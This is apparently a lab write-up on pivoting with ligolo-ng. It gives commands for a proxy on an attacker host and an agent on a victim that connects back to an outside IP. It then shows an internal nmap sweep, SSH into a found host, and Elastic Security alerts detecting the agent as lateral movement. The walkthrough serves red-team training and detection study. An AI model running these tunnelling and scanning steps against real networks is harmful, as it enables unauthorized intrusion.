


# Setting Up Ligolo-ng

Setting up ligolo proxy in attacker machine

```
sudo ./proxy -nocert -laddr 0.0.0.0:1337
```

```
ubuntu@ip-172-31-16-214:~$ sudo ./proxy -selfcert -laddr 0.0.0.0:1337
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
WARN[0000] TLS Certificate fingerprint for ligolo is: 4BF785692F025038183FCA44997009952FA40DBACB16C6C637FBCC4728706F8
INFO[0000] Listening on 0.0.0.0:1337
```



Made in France ♥ by @Nicocha30!  
Version: 0.7.2-alpha

Adding an interface for ligolo-ng

```
sudo ip tuntap add user [your_username] mode tun ligolo
sudo ip link set ligolo up
```

```
link/none
5: ligolo: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 500
link/none
inet6 fe80::8440:1316:e9b1:d776/64 scope link stable-privacy
valid_lft forever preferred_lft forever
```

In victim machine. check the ip range

```
john@ip-10-0-10-249:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
link/ether 02:41:96:ca:e9:0b brd ff:ff:ff:ff:ff:ff
inet 10.0.10.249/20 metric 100 brd 10.0.15.255 scope global dynamic ens5
valid_lft 3453sec preferred_lft 3453sec
inet6 fe80::41:96ff:feca:e90b/64 scope link
valid_lft forever preferred_lft forever
john@ip-10-0-10-249:~$
```

Using ligolo agent binary to connect back to the attacker machine

```
john@ip-10-0-10-249:~$ ./agent -connect 13.234.11.252:1337 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                addr="13.234.11.252:1337"
```

Adding victims ip range to ip route table

Sudo ip route add 10.0.0.0/16 dev ligolo

```
ubuntu@ip-172-31-16-214:~$ sudo ip route add 10.0.0.0/16 dev ligolo
```

To enable agent pivoting by running start

```
ligolo-ng » INFO[0004] Agent joined.                name=john@ip-10-0-10-249 remote="3.110.128.140:40962"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - john@ip-10-0-10-249 - 3.110.128.140:40962 - 1b7fa120-7bcb-424f-aal9-da41984cf7e0
[Agent : john@ip-10-0-10-249] » start
[Agent : john@ip-10-0-10-249] » INFO[0013] Starting tunnel to john@ip-10-0-10-249
```

Nmap -sn 10.0.0.0/16 -v

```
ubuntu@ip-172-31-16-214:~$ nmap -sn 10.0.0.0/16 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 04:09 UTC
Initiating Ping Scan at 04:09
Scanning 4096 hosts [2 ports/host]
```

```
Scanning ip-10-0-0-10.ap-south-1.compute.internal (10.0.0.10) [1000 ports]
Discovered open port 22/tcp on 10.0.0.10
Completed Connect Scan at 04:01, 6.51s elapsed (1000 total ports)
Nmap scan report for ip-10-0-0-10.ap-south-1.compute.internal (10.0.0.10)
Host is up (0.0029s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap scan report for ip-10-0-27-155.ap-south-1.compute.internal (10.0.27.155)
Host is up (0.0037s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
```

```

ubuntu@ip-172-31-16-214:~$ ssh alex@10.0.0.10
The authenticity of host '10.0.0.10 (10.0.0.10)' can't be established.
ED25519 key fingerprint is SHA256:accCJRe40AnkCICDURg+sANxIrsd+KAjpaE3a/VkoLE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.10' (ED25519) to the list of known hosts.
alex@10.0.0.10's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-1016-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Nov 16 04:32:18 UTC 2024

System load:  0.0           Temperature:   -273.1 C
Usage of /:   15.8% of 28.02GB Processes:    112
Memory usage: 7%           Users logged in: 0
Swap usage:   0%           IPv4 address for ens5: 10.0.0.10

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.


   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

20 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

```

## Detection



The screenshot shows the Elastic Security Alerts page. The left sidebar contains navigation links for Security, Alerts, Dashboards, Rules, Attack discovery, Findings, Cases, Timelines, Intelligence, Explore, and Get started. The main panel displays a table of alerts with columns for Actions, @timestamp, Rule, Assignees, Severity, Risk Score, and Reason. All 10 alerts are of type 'Lateral Movement' and have a 'critical' severity and a risk score of 99. The reason for each alert is 'process event with process agent, by joh'.

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason
	Nov 16, 2024 @ 09:23:02.164	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:18:02.145	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:18:02.143	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:13:02.161	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:13:02.157	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:03:02.141	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 09:03:02.138	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 08:58:02.170	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 08:58:02.164	Lateral Movement		critical	99	process event with process agent, by joh
	Nov 16, 2024 @ 08:58:02.159	Lateral Movement		critical	99	process event with process agent, by joh

☆ **Untitled timeline** Unsaved

New

Open

Inspect

Attach to case

Save

×

Query 1 ES|QL Correlation Analyzer Session View Notes Pinned

Data view

Filter your data using KQL syntax

Nov 16, 2024 @ 09:17:02.164 → Nov 16, 2024 @ 09:23:02.1...

Refresh

AND Filter

(

\_id: "0e7e5dcb909dc8ceb4e3d195746fda515805d42827342628a6cdc1eb8de0c39"

)

OR

(

+ Add field

)

Search field names

Selected fields

@timestamp

message

event.category

event.action

host.name

source.ip

destination.ip

user.name

Add a field

Columns

Sort fields

Event renderers

Updated now

@timestamp

message

event.categ...

event.action

host.name

source.ip

destination...

user.name

Nov 16, 2024 @ 09:23:02.164

process

executed

ip-10-0-10-249

john

process event with process agent , by john on ip-10-0-10-249 created critical alert Lateral Movement

Session # 67 john @ ip-10-0-10-249 in /home/john executed > agent (19739) .agent -connect 13.234.11.252:1337 -ignore-cert

.agent -connect 13.234.11.252:1337 -ignore-cert with result success